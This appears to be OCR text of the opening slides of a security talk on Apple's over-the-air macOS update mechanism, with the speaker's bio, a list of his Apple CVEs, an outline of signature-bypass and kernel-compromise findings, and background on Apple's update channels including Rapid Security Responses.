The Nightmare of Apple’s OTA Update

Bypassing the Signature Verification and Pwning the Kernel

About Me

Mickey Jin (@patch1t)

- Mainly focus on Apple Product Security (Vulnerability hunter)
- Previously worked at Trend Micro (Currently unemployed)
- Independent now (Work for my interests)
- Love reversing and debugging

About Me

Some of My Bugs

140+ (Apple) CVEs

CVE-2020-9936 CVE-2020-9883 CVE-2020-9919 CVE-2020-9875 CVE-2020-9876 CVE-2020-9887 CVE-2020-9999 CVE-2020-9996 CVE-2020-27952 CVE-2020-27931 CVE-2020-9955
CVE-2020-9956 CVE-2020-27922 CVE-2020-29639 CVE-2021-1772 CVE-2021-1792 CVE-2021-1791 CVE-2021-1746 CVE-2021-1743 CVE-2021-1763 CVE-2021-1768 CVE-2021-1745
CVE-2021-1762 CVE-2021-1767 CVE-2021-1753 CVE-2021-1775 CVE-2021-1737 CVE-2021-1881 CVE-2021-1814 CVE-2021-1858 CVE-2021-30685 CVE-2021-30686 CVE-2021-30724
CVE-2021-30701 CVE-2021-30723 CVE-2021-30691 CVE-2021-30692 CVE-2021-30694 CVE-2021-30725 CVE-2021-30746 CVE-2021-30693 CVE-2021-30695 CVE-2021-30708 CVE-2021-30709
CVE-2021-22545 CVE-2021-30789 CVE-2021-30785 CVE-2021-30796 CVE-2021-30798 CVE-2021-30742 CVE-2021-30832 CVE-2021-30905 CVE-2021-30910 CVE-2021-30939 CVE-2021-30979
CVE-2021-30995 CVE-2021-30771 CVE-2021-30928 CVE-2021-30856 CVE-2021-30972 CVE-2022-22584 CVE-2022-22579 CVE-2022-22583 CVE-2022-22625 CVE-2022-22626 CVE-2022-22616
CVE-2022-22617 CVE-2022-22639 CVE-2022-26712 CVE-2022-26727 CVE-2022-26728 CVE-2022-26747 CVE-2022-22646 CVE-2022-22676 CVE-2022-26688 CVE-2022-26690 CVE-2022-22648
CVE-2022-32794 CVE-2022-32802 CVE-2022-32797 CVE-2022-32826 CVE-2022-32786 CVE-2022-32800 CVE-2022-32838 CVE-2022-32902 CVE-2022-32900 CVE-2022-35828 CVE-2022-32880
CVE-2022-42825 CVE-2022-32904 CVE-2022-32890 CVE-2022-32895 CVE-2022-42791 CVE-2022-46722 CVE-2022-32809 CVE-2022-42843 CVE-2022-42853 CVE-2022-42859 CVE-2022-46693
CVE-2022-42851 CVE-2022-42862 CVE-2022-42849 CVE-2022-46704 CVE-2023-23497 CVE-2023-23508 CVE-2023-32438 CVE-2022-46713 CVE-2023-27960 CVE-2023-27938 CVE-2022-42796
CVE-2022-42860 CVE-2023-23527 CVE-2023-27931 CVE-2023-23534 CVE-2023-27946 CVE-2023-23525 CVE-2023-27949 CVE-2023-27962 CVE-2023-23538 CVE-2023-27942 CVE-2023-23533
CVE-2023-27944 CVE-2023-28189 CVE-2023-28179 CVE-2023-27945 CVE-2023-32400 CVE-2023-32411 CVE-2023-28191 CVE-2023-32414 CVE-2023-32368 CVE-2023-32382 CVE-2023-32380
CVE-2023-32355 CVE-2023-32363 CVE-2023-32404 CVE-2022-22609 CVE-2023-36862 CVE-2023-38259 CVE-2023-38564 CVE-2023-35983 CVE-2023-38258 CVE-2023-38421 CVE-2023-32444
CVE-2023-38418 CVE-2023-32396 CVE-2023-41968 CVE-2023-41068 CVE-2023-41996 **… …**

In This Talk

Outline

- Apple's Updates
- Bypass the Signature Verification: CVE-2022-42791
- Pwn the kernel directly via a SIP-bypass primitive: CVE-2022-46722
- Hijack the OS boot process: No CVE Assigned
- Bypass again via a downgrade attack: CVE-2023-35983
- Take Away

Apple's Updates

Apple’s Updates


Main Ways

- Full macOS Upgrade
- **Apple’s OTA Update**
- RSR (Rapid Security Response)

Full macOS Upgrade

Install Assistant Application

... -> Catalina -> Big Sur -> Monterey -> Ventura -> Sonoma



InstallAssistant.pkg

Install macOS XXX.app


https://mrmacintosh.com/macos-sonoma-full-installer-database-download-directly-from-apple/

https://mrmacintosh.com/macos-ventura-13-full-installer-database-download-directly-from-apple/

https://mrmacintosh.com/macos-12-monterey-full-installer-database-download-directly-from-apple/

Apple's OTA Update

Over The Air Update



Software Update

Automatic Updates Off

Beta updates macOS Sonoma Developer Beta


Updates Available
- macOS Sonoma 14 Beta 5

Use of this software is subject to the original license agreement that accompanied the software being updated.

RSR

Rapid Security Response

[About Rapid Security Responses for iOS, iPadOS, and macOS]



Rapid Security Responses deliver important security improvements between software updates.

Rapid Security Responses are a new type of software release for iPhone, iPad, and Mac. They deliver important security improvements between software updates—for example, improvements to the Safari web browser, the WebKit framework stack, or other critical system libraries. They may also be used to mitigate some security issues more quickly, such as issues that might have been exploited or reported to exist "in the wild."

New Rapid Security Responses are delivered only for the latest versions of iOS, iPadOS, and macOS, starting with iOS 16.4.1, iPadOS 16.4.1, and macOS 13.3.1.

By default, your device automatically applies Rapid Security Responses. If necessary, you'll be prompted to restart your device. To check your device settings:

- iPhone or iPad: Go to Settings > General > Software Update > Automatic Updates, then make sure that "Security Responses & System Files" is turned on.
- Mac: Choose Apple menu > System Settings. Click General in the sidebar, then click Software Update on the right. Click the Show Detail buttonⓘ next to Automatic Updates, then make sure that "Install Security Responses and system files" is turned on.

When a Rapid Security Response has been applied, a letter appears after the software version number, as in this example: macOS 13.3.1 (a).

If you choose to turn off this setting or not to apply Rapid Security Responses when they're available, your device will receive relevant fixes or mitigations when they're included in a subsequent software update.

More details about a specific Rapid Security Response are available in the Apple security releases article.

